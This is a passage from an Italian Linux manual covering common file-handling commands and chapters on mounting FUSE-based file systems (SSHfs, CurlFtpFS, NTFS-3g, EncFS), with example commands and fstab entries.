`find` ***directory*** `-type f -exec chmod 0444 \{\} \;`	Definisce la modalità, in sola lettura, per tutti i file normali, a partire dalla directory indicata (si suppone di utilizzare la shell Bash).

190 Copia, collegamento, spostamento, cancellazione e archiviazione

Comando	Descrizione
`cp` ***file_origine* *file_destinazione***	Copia un file normale generandone un altro con il nome che appare alla fine della riga di comando.
`cp` ***file_origine*... *directory_di_destinazione***	Copia i file di origine nella directory di destinazione indicata, mantenendo così gli stessi nomi di partenza.
`cp -dp` ***file_origine*... *directory_di_destinazione***	Copia i file di origine, riproducendo il più possibile le caratteristiche originali. In particolare, i collegamenti simbolici vengono mantenuti come tali.
`cp -dpR` ***origine*... *directory_di_destinazione***	Copia i file o le directory di origine, in modo ricorsivo, riproducendo il più possibile le caratteristiche originali. In particolare, i collegamenti simbolici vengono mantenuti come tali.
`cp -dpRl` ***origine*... *directory_di_destinazione***	Copia le directory di origine ed eventuali discendenti, mentre per i file vengono generati solo collegamenti fisici.
`ln` ***file_origine* *file_destinazione***	Crea un collegamento fisico con il nome che appare alla fine della riga di comando sullo stesso inode del primo.
`ln -s` ***file_origine* *file_destinazione***	Crea un collegamento simbolico con il nome che appare alla fine della riga di comando, che punta al file di origine.
`ln [-s]` ***origine*... *directory_di_destinazione***	Crea una serie di collegamenti nella directory di destinazione, con lo stesso nome dei file di origine.
`mv` ***nome_origine* *nome_destinazione***	Cambia il nome di un file o di una directory.
`mv` ***nome_origine*... *directory_destinazione***	Sposta i file o le directory di origine nella directory di destinazione indicata.
`for a in *.`***ext_1***`;` ↩ ↪`do mv $a `basename $a .`***ext_1***``.`***ext_2***`; done`	Sostituisce l'estensione '.***ext_1***' a tutti i file contenuti nella directory, mettendo al suo posto l'estensione '.***ext_2***'.
`rm` ***nome*...**	Cancella i file indicati.
`rm -r` ***nome*...**	Cancella file e directory in modo ricorsivo.
`find / -type f -name core -exec rm -i \{\} \;`	Elimina tutti i file '`core`' (solo i file normali).
`tar cf` ***archivio_di_destinazione* *directory_di_origine***	Archivia una directory in un file, utilizzando '**`tar`**' senza compressione.
`tar czf` ***archivio_di_destinazione* *directory_di_origine***	Archivia una directory in un file, utilizzando '**`tar`**' e comprimendolo con '**`gzip`**'.

Comando	Descrizione
`tar cjf` ***archivio_di_destinazione directory_di_origine***	Archivia una directory in un file, utilizzando '**`tar`**' e comprimendolo con '**`bzip2`**'.
`tar cf -` ***directory_di_origine*** `| gzip -9` ↩ ↪`>` ***archivio_di_destinazione***	Archivia una directory in un file, utilizzando '**`tar`**' e comprimendolo al massimo con '**`gzip`**'.
`tar cf -` ***directory_di_origine*** `| bzip2 -9` ↩ ↪`>` ***archivio_di_destinazione***	Archivia una directory in un file, utilizzando '**`tar`**' e comprimendolo al massimo con '**`bzip2`**'.
`tar tf` ***archivio_di_origine*** ↩ ↪ [***'modello_da_estrarre'***]...	Elenca il contenuto di un archivio '**`tar`**'.
`tar tzf` ***archivio_di_origine*** [***'modello_da_estrarre'***]...	Elenca il contenuto di un archivio '**`tar`**', compresso con '**`gzip`**'.
`tar tjf` ***archivio_di_origine*** [***'modello_da_estrarre'***]...	Elenca il contenuto di un archivio '**`tar`**', compresso con '**`bzip2`**'.
`gunzip <` ***archivio_di_origine*** `| tar tf -` ↩ ↪ [***'modello_da_estrarre'***]...	Elenca il contenuto di un archivio '**`tar`**', compresso con '**`gzip`**', utilizzando un condotto.
`bunzip2 <` ***archivio_di_origine*** `| tar tf -` ↩ ↪ [***'modello_da_estrarre'***]...	Elenca il contenuto di un archivio '**`tar`**', compresso con '**`bzip2`**'.
`tar xpf` ***archivio_di_origine*** [***'modello_da_estrarre'***]...	Estrae il contenuto di un archivio '**`tar`**' a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`tar xpzf` ***archivio_di_origine*** [***'modello_da_estrarre'***]...	Estrae il contenuto di un archivio '**`tar`**', compresso con '**`gzip`**', a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`tar xpjf` ***archivio_di_origine*** [***'modello_da_estrarre'***]...	Estrae il contenuto di un archivio '**`tar`**', compresso con '**`bzip2`**', a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`gunzip <` ***archivio_di_origine*** `| tar xpf -` ↩ ↪ [***'modello_da_estrarre'***]...	Estrae il contenuto di un archivio '**`tar`**', compresso con '**`gzip`**' (utilizzando un condotto), a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`bunzip2 <` ***archivio_di_origine*** `| tar xpf -` ↩ ↪ [***'modello_da_estrarre'***]...	Estrae il contenuto di un archivio '**`tar`**', compresso con '**`bzip2`**', a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.
`tar cf /dev/fd0 -L 1440 -M` ***origine_da_archiviare***	Archivia una directory, o un file, su una serie di dischetti inizializzati a 1440 Kibyte, ma senza file system.
`tar tf /dev/fd0 -L 1440 -M` [***'modello_da_estrarre'***]...	Elenca il contenuto di un archivio contenuto in una serie di dischetti da 1440 Kibyte senza file system.

Comando	Descrizione
`tar xpf /dev/fd0 -L 1440 -M` ↩ ↪ [*'modello_da_estrarre'*]...	Estrae, nella directory corrente, il contenuto di un archivio contenuto in una serie di dischetti da 1440 Kibyte senza file system.

`dd if=`*file_da_suddividere* `of=`*file_suddiviso_1* ↩ ↪`bs=100k count=1 skip=0`
`dd if=`*file_da_suddividere* `of=`*file_suddiviso_2* ↩ ↪`bs=100k count=1 skip=1`
...
`dd if=`*file_da_suddividere* `of=`*file_suddiviso_n* ↩ ↪`bs=100k count=1 skip=(`***n***`-1)`
	Suddivide un file in pezzetti da 100 Kibyte l'uno.

`cat` *file_suddiviso*... `>` *file_riaggregato*	Ricomposizione di un file suddiviso in pezzetti.

191 Contenuto dei file e ricerche

Comando	Descrizione
`cat` ***file***...	Emette i file indicati, in sequenza, attraverso lo standard output.
`cat` ***file***... `>` ***file_unito***	Concatena i file assieme in un file unico, indicato alla fine.
`zcat` ***file***...	Emette il contenuto dei file compressi indicati, in sequenza, attraverso lo standard output.
`more` ***file*** `less` ***file***	Scorre il file indicato sullo schermo.
`cat` ***file***... `| more` ***file*** `cat` ***file***... `| less` ***file***	Scorre il file indicato sullo schermo.
`grep` ***'espressione_regolare'*** ***file***...	Cerca nei file le righe corrispondenti al modello indicato dall'espressione regolare.
`zgrep` ***'espressione_regolare'*** ***file_compresso***...	Cerca all'interno di file compressi le righe corrispondenti al modello indicato dall'espressione regolare.
`find` ***directory_di_partenza*** `-name` ***'modello'*** `-print`	Cerca i file che corrispondono al modello, a partire da una directory particolare.
`find / -type f -name core -print`	Cerca tutti i file '`core`' (solo i file normali).
`find` ***directory_di_partenza*** `-name` ***'modello'*** `-exec` ↩ ↪`grep` ***'espressione_regolare'*** `\{\} \; -print`	Cerca tra i file che corrispondono al modello, le righe che corrispondono all'espressione regolare di Grep. Il nome del file che ha trovato una corrispondenza con Grep viene visualizzato subito dopo la riga relativa.

Indice analitico del volume

Appunti di informatica libera 2008

Volume VII

Iniziare 7

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte xxxii

FUSE: «file system in user space»

Capitolo 192

FUSE: introduzione

FUSE, ovvero *File system in user space*, è un file system virtuale generico per i sistemi GNU/Linux. In pratica questa funzione è gestita all'interno del kernel Linux, ma il file system virtuale che si ottiene dipende da un programma apposito esterno, che comunica con il kernel secondo il protocollo di FUSE.

Attraverso il meccanismo di FUSE, si evita di dover inserire nel kernel la gestione di ogni tipo di file system (reale o virtuale che sia), lasciando il compito di interfacciarsi con quello a un programma esterno. Inoltre, si danno delle possibilità in più agli utenti, ma per comprendere questa cosa occorre provare.

192.1 Attivazione di FUSE

Nei kernel attuali delle distribuzioni GNU/Linux comuni, la funzionalità di FUSE viene inclusa quasi sempre come modulo; eventualmente occorre intervenire nel menù `File systems`:

- `File systems`
  - `File system in user space support`

Se la funzionalità di FUSE è relegata in un modulo del kernel, occorre provvedere a caricarlo:

modprobe fuse [*Invio*]

Tuttavia, perché FUSE sia attivo è necessario che sia presente anche un file di dispositivo particolare: '`/dev/fuse`'. Se non ci sono sistemi automatici per la gestione dei file di dispositivo, potrebbe essere necessario crearlo la prima volta:

mknod -m 0660 /dev/fuse c 10 229 [*Invio*]

chown root:fuse /dev/fuse [*Invio*]

Per la gestione di FUSE si utilizza il programma '**`fusermount`**', che deve essere installato.

I permessi del programma '**`fusermount`**', assieme a quelli del file di dispositivo '`/dev/fuse`', condizionano la facoltà degli utenti di innestare i file system compatibili con FUSE. Di norma, i permessi potrebbero essere 4750_8, appartenendo all'utente '**`root`**' e al gruppo '**`fuse`**':

ls -l /usr/bin/fusermount [*Invio*]

```
-rwsr-x--- 1 root fuse … /usr/bin/fusermount
```

In questo modo, solo l'utente '**`root`**' e gli utenti associati al gruppo '**`fuse`**' possono eseguire gli innesti. Eventualmente, per consentire a tutti di agire in tal modo, basta aggiungere i permessi di lettura e di esecuzione al programma:

chmod a+rx /usr/bin/fusermount [*Invio*]

ls -l /usr/bin/fusermount [*Invio*]

```
-rwsr-xr-x 1 root fuse … /usr/bin/fusermount
```

Inoltre, sempre per consentire a tutti gli utenti di innestare un file system, occorre dare al file di dispositivo '/dev/fuse' i permessi di lettura e scrittura per tutti:

chmod a+rw /dev/fuse [*Invio*]

ls -l /dev/fuse [*Invio*]

```
crw-rw-rw- 1 root fuse 10, 229 … /dev/fuse
```

192.2 Limiti di accesso

Quando si innesta un file system attraverso FUSE, viene sempre usato il programma '**fusermount**', anche se non in modo diretto. Pertanto, come descritto nella sezione precedente, i permessi di questo programma, assieme a quelli del file di dispositivo '/dev/fuse', possono limitare agli utenti la facoltà di eseguire tali innesti. Tuttavia, una volta eseguito un innesto, in condizioni normali solo l'utente che lo ha eseguito può accedere alla gerarchia che si articola a partire da quel punto (dalla directory che costituisce il punto di innesto), escludendo anche l'utente '**root**'.

Se il file system che si va a gestire con FUSE, contiene informazioni riconducibili a utenze, permessi ed eventualmente numeri inode, possono essere utili delle opzioni di innesto, per far sì che gli accessi siano gestiti in modo più o meno usuale. Sotto vengono elencate le opzioni più comuni, ma dipende dal programma frontale usato il modo in cui vi si fa riferimento effettivamente.

Tabella 192.4. Alcune opzioni comuni relative all'innesto di un file system con FUSE.

Opzione	Descrizione
allow_root	Si consente l'accesso all'utente '**root**' con tutti i suoi privilegi.
allow_other	Si consente l'accesso anche agli altri utenti.
default_permissions	Si considerano i permessi dei file nel modo consueto.
use_ino	Abilita l'uso dei numeri inode.

Si osservi che, in generale, l'utente comune non può usare l'opzione '**allow_other**', a meno di inserire la direttiva '**user_allow_other**' nel file '/etc/fuse.conf':

```
…
user_allow_other
…
```

Inoltre, è evidente che un utente comune che innesta un file system con FUSE, volendo attribuire le opzioni '**allow_other**' e '**default_permissions**', permette sì agli altri utenti di accedere in base ai permessi esistenti, ma i file che vengono creati (ammesso che ci siano tali permessi), appartengono generalmente a un utente prestabilito, che di solito coincide con quello che ha eseguito l'innesto. Infatti, non si deve dimenticare che l'accesso al file system avviene tramite un programma, che generalmente funziona con i privilegi di quel tale utente.

Pertanto, le opzioni '**allow_other**' e '**default_permissions**' sono più utili quando chi esegue l'innesto è proprio l'utente '**root**'.

Figura 192.6. Schema intuitivo dell'interazione tra i vari componenti del sistema di FUSE.

Esempi di programmi frontali per i file system che si innestano attraverso FUSE sono SSHfs e EncFS.

192.3 Innesto e distacco

In condizioni normali, l'innesto di un file system per il sistema di FUSE, avviene attraverso l'uso diretto del programma frontale che lo gestisce. Di solito si usa uno schema simile a quello seguente:

```
xyz  risorsa  punto_di_innesto
```

Qui, *xyz* rappresenta il programma frontale ipotetico '**xyz**' (probabilmente '`/usr/bin/xyz`'). Per esempio, attraverso '**sshfs**', si potrebbe innestare la risorsa '**brot.dg:/home**' nella directory '`/home/`', con il comando seguente:

```
# sshfs brot.dg:/home /home [Invio]
```

Quando il contesto lo consente e quando il programma frontale è stato realizzato con cura, è possibile eseguire l'innesto in modo trasparente, lasciando a '**mount**' il compito di avviare il programma frontale appropriato:

```
mount -t fuse xyz#risorsa punto_di_innesto
```

L'unico svantaggio di questo approccio sta nella necessità di avere i privilegi dell'utente '**root**'. Ecco in che modo si trasforma l'esempio riferito a '**sshfs**':

`# mount -t fuse sshfs#brot.dg:/home /home` [*Invio*]

Il fatto di poter usare direttamente il comando '**mount**', consente anche di inserire tali informazioni nel file '/etc/fstab':

```
xyz#risorsa punto_di_innesto fuse opzioni 0 0
```

Sempre riutilizzando l'esempio con '**sshfs**':

```
...
sshfs#brot.dg:/home    /home    fuse    defaults    0   0
...
```

Per staccare invece un file system gestito attraverso FUSE, di norma si usa '**fusermount**' con l'opzione '**-u**':

```
fusermount -u punto_di_innesto
```

Naturalmente si può usare anche '**umount**' nel modo consueto, ma in tal caso, di norma occorre avere i privilegi dell'utente '**root**':

```
umount punto_di_innesto
```

192.4 Riferimenti

- Wikipedia, *FUSE (Linux)*

  ⟨*http://en.wikipedia.org/wiki/FUSE_(Linux)* ⟩

- *FUSE: filesystem in userspace*

  ⟨*http://fuse.sourceforge.net/* ⟩

- *FUSEWiki*

  ⟨*http://fuse.sourceforge.net/wiki/* ⟩

Capitolo 193

SSHfs

Attraverso il pacchetto SSHfs[1] è possibile accedere a un servizio SSH, come se fosse un file system «normale», tramite FUSE (capitolo 192).

La lettura di questo capitolo richiede la conoscenza del funzionamento di OpenSSH (capitolo 409), oltre che di nozioni elementari sull'uso delle reti TCP/IP (parte xlii).

193.1 Utilizzo di SSHfs

Se FUSE è attivo e il pacchetto SSHfs è installato, si può innestare il file system di un altro elaboratore con un comando simile a questo:

$ **sshfs tizio@brot.dg:/home/tizio /home/tizio/home_remota** [*Invio*]

tizio@brot.dg's password: ***digitazione_all'oscuro*** [*Invio*]

In questo caso ci si vuole collegare presso l'elaboratore *brot.dg*, in qualità di utente '**tizio**', per innestare la directory remota '/home/tizio/' all'interno della directory locale '/home/tizio/home_remota'. Ma la stessa cosa si potrebbe ottenere in modo più generalizzato così, a parte il fatto che in questo modo sono necessari i privilegi dell'utente '**root**':

mount -t fuse sshfs#tizio@brot.dg:/home/tizio ↩
↪ **/home/tizio/home_remota** [*Invio*]

tizio@brot.dg's password: ***digitazione_all'oscuro*** [*Invio*]

Naturalmente si può predisporre anche il file '/etc/fstab' in modo da facilitare l'innesto di tale file system:

```
...
sshfs#tizio@brot.dg:/home/tizio  /home/tizio/home_remota  fuse defaults,user 0 0
...
```

Per staccare un file system SSHfs si può usare '**fusermount**', oppure il solito '**umount**'. Seguendo l'esempio già apparso, si possono usare, indifferentemente, i comandi seguenti:

$ **fusermount -u /home/tizio/home_remota** [*Invio*]

Oppure:

$ **umount /home/tizio/home_remota** [*Invio*]

193.2 Estendere le facoltà di accesso

Ammesso che si voglia agire in questo modo, per far sì che l'accesso al file system innestato avvenga secondo le modalità consuete, senza escludere gli altri utenti e considerando i permessi dei file, possono essere utili alcune opzioni della tabella 192.4. Pertanto, i comandi per l'innesto andrebbero cambiati secondo gli esempi seguenti:

$ **sshfs tizio@brot.dg:/home/tizio /home/tizio/home_remota** ↩
↪ **-o allow_other,default_permissions** [*Invio*]

Oppure:

```
# mount -o allow_other,default_permissions -t fuse ⮐
↪       sshfs#tizio@brot.dg:/home/tizio ⮐
↪       /home/tizio/home_remota [Invio]
```

Inoltre, il contenuto del file '`/etc/fstab`' potrebbe essere modificato nel modo seguente:

```
...
sshfs#tizio@brot.dg:/home/tizio  /home/tizio/home_remota  fuse  ⮐
↪defaults,user,allow_other,default_permissions  0  0
...
```

Ci sono comunque altre opzioni che possono essere importanti, soprattutto per ciò che riguarda la connessione SSH; si veda al riguardo la pagina di manuale *sshfs(1)*.

[1] **SSHfs**   GNU GPL

Capitolo 194

CurlFtpFS

Attraverso il pacchetto CurlFtpFS[1] è possibile accedere a un servizio FTP, come se fosse un file system «normale», tramite FUSE (capitolo 192).

La lettura di questo capitolo richiede la conoscenza di ciò che è un servizio FTP per il trasferimento dei file attraverso la rete (parte lii), oltre che di nozioni elementari sull'uso delle reti TCP/IP (parte xlii).

194.1 Configurazione

Lo standard dei programmi clienti FTP prevede che si utilizzi il file '`~/.netrc`' per la configurazione, soprattutto allo scopo di accelerare il procedimento di accesso. Nel caso di CurlFtpFS è indispensabile la predisposizione di tale file, perché non è prevista la possibilità di fornire una parola d'ordine in modo interattivo.[2]

Il file '`~/.netrc`' contiene delle direttive molto semplici, a gruppi, introdotti dalla direttiva '**`machine`**', che definisce a quale collegamento ci si vuole riferire.

Tabella 194.1. Alcune direttive.

Direttiva	Descrizione
`machine` ***nome***	Il nome del nodo di rete a cui fanno riferimento le direttive successive.
`default`	Sostituisce la direttiva '**`machine`**' e rappresenta la configurazione predefinita per tutti i nodi di rete remoti non previsti in modo specifico all'interno di questo file.
`login` ***utente***	Definisce il nominativo da utilizzare per il collegamento.
`password` ***stringa_parola_d'ordine***	Definisce la parola d'ordine per l'accesso al sistema remoto.

Per esempio, l'estratto seguente si riferisce agli accessi all'elaboratore *`brot.dg`*:

```
...
machine brot.dg
login daniele
password segretissima
...
```

In tal modo, l'utente che inserisce queste direttive nel proprio file '`~/.netrc`', chiarisce che l'accesso all'elaboratore *`brot.dg`* deve avvenire identificandosi come utente '**`daniele`**' e usando la parola d'ordine '**`segretissima`**'.

194.2 Utilizzo normale di CurlFtpFS

Se FUSE è attivo e il pacchetto CurlFtpFS è installato, si può innestare quanto viene offerto tramite un servizio FTP presso un altro elaboratore con un comando simile a questo:

`$` **`curlftpfs ftp://brot.dg/aaa/bbb /home/tizio/bbb`** [*Invio*]

In questo caso, l'utente che esegue il comando accede al servizio FTP presso *brot.dg*, autenticandosi in base alla propria configurazione nel file '~/.netrc', innestando ciò che quel servizio gli offre a partire dal percorso '/aaa/bbb/', nella directory locale '/home/tizio/bbb/'.

In modo analogo, l'utente '**root**' potrebbe utilizzare direttamente il comando '**mount**':

mount -t fuse curlftpfs#brot.dg:/ccc/ddd /mnt/ddd [*Invio*]

Si può predisporre anche il file '/etc/fstab' in modo da facilitare l'innesto di tale file system:

```
...
curlftpfs#brot.dg:/ccc/ddd  /mnt/ddd  fuse defaults,user 0 0
...
```

In tal caso, però, occorre osservare che, l'accesso viene eseguito in qualità di utente anonimo ('**anonymous**'), in quanto non viene presa in considerazione alcuna configurazione.

Per staccare un file system CurlFtpFS si può usare '**fusermount**', oppure il solito '**umount**'. Nel caso di innesto eseguito da un utente comune, si può usare solo '**fusermount**':

$ **fusermount -u /home/tizio/bbb** [*Invio*]

Quando invece si tratta dell'utente '**root**', si può utilizzare anche '**umount**':

umount /mnt/ddd [*Invio*]

Naturalmente gli esempi mostrati fanno riferimento a quanto già apparso in precedenza.

194.3 Estendere le facoltà di accesso

Quando si vuole gestire l'accesso a un servizio FTP, tramite CurlFtpFS, ma configurando il file '/etc/fstab', rendendolo anche disponibile agli utenti comuni, è probabile che si voglia consentire l'accesso ai dati innestati a tutti gli utenti. In tal caso torna utile l'opzione '**allow_other**' di FUSE (tabella 192.4):

```
...
curlftpfs#brot.dg:/ccc/ddd  /mnt/ddd  fuse defaults,user,allow_other 0 0
...
```

Naturalmente, con '**curlftpfs**' si può usare l'opzione '**-o allow_other**' nella riga di comando per ottenere lo stesso effetto:

$ **curlftpfs -o allow_other ftp://brot.dg/aaa/bbb /home/tizio/bbb** [*Invio*]

194.4 Altre opzioni

CurlFtpFS consente di accedere a servizi FTP cifrati. Per queste cose occorre predisporre delle chiavi e utilizzare opzioni apposite. Si veda eventualmente *curlftpfs(1)*.

[1] **CurlFtpFS** GNU GPL

[2] CurlFtpFS consente di indicare il nominativo utente e la parola d'ordine tra le opzioni di avvio, ma ciò è assolutamente sconsigliabile perché la riga di comando è sempre visibile a tutti gli utenti.

NTFSprogs e NTFS-3g

Attraverso il pacchetto NTFSprogs[1] è possibile creare e accedere a un file system NTFS. In particolare, con il programma '**`ntfsmount`**' che si avvale di FUSE (capitolo 192), è possibile innestare un tale file system per utilizzarlo in modo quasi «normale».

Notoriamente l'accesso a un file system NTFS è problematico, tanto che di solito, le funzionalità disponibili in un kernel Linux sono limitate alla lettura ed eventualmente alla sovrascrittura di file già esistenti. Con '**`ntfsmount`**' si superano molti di questi problemi, anche se non sempre le operazioni di accesso richieste possono essere eseguite effettivamente; ma in ogni caso, l'impossibilità di eseguire una certa operazione, non mette in crisi il sistema operativo nel suo complesso e non comporta un danneggiamento del file system NTFS coinvolto.

Eventualmente, per il solo innesto si può utilizzare un altro applicativo derivato, che offre più possibilità di accesso: NTFS-3g[2], che si utilizza attraverso il programma '**`ntfs-3g`**', in modo abbastanza simile a '**`ntfsmount`**'.

195.1 Innesto di un file system NTFS

Se FUSE è attivo e il pacchetto NTFSprogs è installato, si può innestare un'unità di memorizzazione contenente un file system NTFS con un comando simile a questo:

`$` **`ntfsmount /dev/sda1 /home/tizio/penna`** [*Invio*]

In alternativa, con NTFS-3g si può fare così:

`$` **`ntfs-3g /dev/sda1 /home/tizio/penna`** [*Invio*]

In questo caso, l'utente che esegue il comando innesta il file system NTFS contenuto nell'unità corrispondente al file di dispositivo '`/dev/sda1`', a partire dalla directory '`/home/tizio/penna/`'.

In modo analogo, l'utente '**`root`**' potrebbe utilizzare direttamente il comando '**`mount`**'; in questo caso l'innesto viene fatto utilizzando la directory '`/mnt/sda1/`':

`#` **`mount -t fuse ntfsmount#/dev/sda1 /mnt/sda1`** [*Invio*]

Oppure:

`#` **`mount -t fuse ntfs-3g#/dev/sda1 /mnt/sda1`** [*Invio*]

Si può predisporre anche il file '`/etc/fstab`' in modo da facilitare l'innesto di tale file system:

```
...
ntfsmount#/dev/sda1  /mnt/sda1  fuse defaults,user,noauto 0 0
...
```

Oppure:

```
...
ntfs-3g#/dev/sda1  /mnt/sda1  fuse defaults,user,noauto 0 0
...
```

In tal caso, però, considerato che si vuole concedere l'innesto agli utenti comuni, potrebbe essere necessario offrire i permessi di scrittura a tutti gli utenti per l'accesso alla directory '/mnt/sda1/'.

Per staccare un file system NTFS che precedentemente è stato innestato con '**ntfsmount**' o '**ntfs-3g**', si utilizza normalmente '**fusermount**':

$ **fusermount -u /home/tizio/penna** [*Invio*]

Quando invece si tratta dell'utente '**root**', si può utilizzare anche '**umount**':

umount /mnt/sda1 [*Invio*]

195.2 Opzioni

Se l'innesto del file system NTFS avviene senza indicare opzioni particolari, i file e le directory al suo interno appaiono con i soli permessi per l'accesso da parte dell'utente che lo ha eseguito. A questo proposito può essere utile inserire le opzioni '**fmask**' e '**dmask**' per togliere meno permessi rispetto a quanto avviene invece in modo predefinito.

Tabella 195.3. Alcune opzioni particolari per '**ntfsmount**'.

Opzione	Descrizione
uid=***n*** gid=***n***	Queste due opzioni consentono di specificare l'utente e il gruppo (attraverso i numeri UID e GID) a cui devono figurare appartenere tutti i file e le directory contenuti nel file system.
fmask=***n*** dmask=***n***	Consentono di specificare la maschera dei permessi (da togliere), rispettivamente ai file e alle directory. Se queste opzioni non vengono usate, è come se venisse specificato '**fmask=0177**' e '**dmask=0077**', in modo da togliere tutti i permessi di accesso agli utenti che non sono il proprietario.

Oltre a quanto descritto a proposito dei permessi virtuali di file e directory, occorre considerare che, in modo predefinito, sono attive le opzioni '**default_permissions**' e '**allow_other**'. Tuttavia, il fatto che i permessi predefiniti non concedano l'accesso agli altri utenti, implica che, salvo indicazione diversa, solo l'utente '**root**' può eventualmente accedere in tali condizioni.

A titolo di esempio viene mostrato un estratto del file '/etc/fstab', nel quale si dichiara la possibilità di innestare il file system NTFS contenuto nell'unità corrispondente al file di dispositivo '/dev/hdc1':

```
...
ntfsmount#/dev/hdc1   /win   fuse   ↩
↪defaults,user,noauto,uid=0,gid=0,fmask=0111,dmask=0   0   0
...
```

Oppure:

```
…
ntfs-3g#/dev/hdc1   /win   fuse   ↩
↪defaults,user,noauto,uid=0,gid=0,fmask=0111,dmask=0   0  0
…
```

In questo caso, pur consentendo agli utenti comuni di eseguire l'innesto, si preferisce attribuire la proprietà di tutto all'utente '**`root`**', lasciando però a chiunque la possibilità di modificare il contenuto dei dati (in quanto con l'opzione '**`fmask`**' si tolgono ai file solo i permessi di esecuzione, mentre con l'opzione '**`dmask`**' non si toglie alcunché).

Per ottenere un effetto simile attraverso la riga di comando, occorrerebbe agire così:

`#` **`ntfsmount /dev/hdc /win -o uid=0,gid=0,fmask=0111,dmask=0`** [*Invio*]

Oppure:

`#` **`ntfs-3g /dev/hdc /win -o uid=0,gid=0,fmask=0111,dmask=0`** [*Invio*]

[1] **NTFSprogs** GNU GPL

[2] **NTFS-3g** GNU GPL

Capitolo 196

EncFS

EncFS[1] è un file system cifrato, basato su FUSE, la cui gestione è molto semplice e alla portata di tutti: a partire da una certa directory si collocano i file, che sono cifrati nel loro contenuto e nel loro nome, mentre le altre informazioni rimangono intatte. Per accedere ai dati originali in chiaro, la directory contenente la gerarchia cifrata viene reinnestata in corrispondenza di un'altra directory vuota, fornendo una parola d'ordine.

196.1 Un esempio per iniziare

L'utente '**tizio**' potrebbe decidere di utilizzare la directory '~/dati_cifrati/' per le proprie cose segrete. L'utente prepara tale directory, inizialmente vuota, quindi ne attiva la gestione attraverso il programma '**encfs**', ma per farlo deve reinnestarla contestualmente in un'altra directory vuota, per esempio '~/dati_in_chiaro/':

$ **mkdir ~/dati_cifrati** [*Invio*]

$ **mkdir ~/dati_in_chiaro** [*Invio*]

$ **encfs ~/dati_cifrati ~/dati_in_chiaro** [*Invio*]

Il programma vuole sapere che livello di sicurezza adottare, ma nella maggior parte delle situazioni è sufficiente quello predefinito:

```
Creating new encrypted volume.
Please choose from one of the following options:
 enter "x" for expert configuration mode,
 enter "p" for pre-configured paranoia mode,
 anything else, or an empty line will select standard mode.
```

?> [*Invio*]

```
Standard configuration selected.

Configuration finished.  The filesystem to be created has
the following properties:
Filesystem cipher: "ssl/blowfish", version 2:1:1
Filename encoding: "nameio/block", version 3:0:1
Key Size: 160 bits
Block Size: 512 bytes
Each file contains 8 byte header with unique IV data.
Filenames encoded using IV chaining mode.

Now you will need to enter a password for your filesystem.
You will need to remember this password, as there is absolutely
no recovery mechanism.  However, the password can be changed
later using encfsctl.
```

New Encfs Password: ***digitazione_all'oscuro*** [*Invio*]

Verify Encfs Password: ***digitazione_all'oscuro*** [*Invio*]

$ **mount** [*Invio*]

```
...
encfs on /home/tizio/dati_in_chiaro type fuse ↩
↪(rw,nosuid,nodev,default_permissions,user=tizio)
...
```

Da questo momento, tutto quello che l'utente '**tizio**' fa nella directory '~/dati_in_chiaro/', si traduce in altrettanti file e directory cifrati nella directory '~/dati_cifrati/'.

Per concludere l'attività nei dati cifrati, si può staccare l'innesto che parte dalla directory '~/dati_in_chiaro:':

$ **fusermount -u ~/dati_in_chiaro** [*Invio*]

La directory dedicata al contenimento dei dati cifrati, si distingue in quanto contiene il file '.encfs***n***'; pertanto, quando si utilizza nuovamente il programma '**encfs**' per innestarla altrove, il contenuto viene riconosciuto e reso disponibile in chiaro. Naturalmente, non è necessario che la directory cifrata venga innestata sempre nello stesso posto:

$ **mkdir /tmp/mia** [*Invio*]

$ **encfs ~/dati_cifrati /tmp/mia** [*Invio*]

EncFS Password: ***digitazione_all'oscuro*** [*Invio*]

$ **mount** [*Invio*]

```
...
encfs on /tmp/mia type fuse ↩
↪(rw,nosuid,nodev,default_permissions,user=tizio)
...
```

È importante osservare che le directory vanno indicate al programma '**encfs**' con un percorso assoluto. Negli esempi è stata usata la tilde ('**~**') per fare riferimento a un percorso assoluto della directory personale dell'utente.

Benché possa essere considerato di scarsa utilità, è bene sapere che una stessa directory cifrata può essere innestata in chiaro su più directory differenti. Tali directory diventano equivalenti per ciò che riguarda il contenuto.

196.2 Cura nell'uso di EncFS

Dopo la creazione di qualche file nella directory cifrata (attraverso l'innesto in chiaro), si può dare un'occhiata al contenuto, facendo magari un confronto tra dati reali e dati cifrati:

$ **encfs ~/dati_cifrati ~/dati_in_chiaro**[*Invio*]

$ **tree -a ~/dati_in_chiaro**[*Invio*]

```
/home/tizio/dati_in_chiaro
|-- alfa
|   `-- charlie
`-- bravo

1 directory, 2 files
```

$ **tree -a ~/dati_cifrati**[*Invio*]

```
/home/tizio/dati_cifrati
|-- .encfs5
|-- N6rnhFLNx,cgB-
|   `-- dS,q8YPh64-h8,
`-- nuW8KJbRPh-Yn1

1 directory, 3 files
```

Se nella directory cifrata si inseriscono direttamente dei file (presumibilmente in chiaro), questi non vengono considerati; inoltre, è importante capire che se si cancella il file '`.encfs`***n***', si perde la possibilità di accedere ai dati.

Il contenuto della directory cifrata può essere trasferito o copiato, tale e quale, mantenendo la possibilità di accedervi poi attraverso il meccanismo del reinnesto in chiaro. In tal modo è possibile fare una copia di sicurezza dei dati, che rimangono cifrati nella copia.

196.3 Manutenzione di EncFS

Il programma '**`encfsctl`**' consente di ispezionare una directory cifrata e di cambiarne la parola d'ordine (purché si conosca quella precedente). Supponendo che la directory cifrata sia sempre '`~/dati_cifrati/`', ci si potrebbe chiedere di conoscerne le caratteristiche:

$ **encfsctl info ~/dati_cifrati**[*Invio*]

```
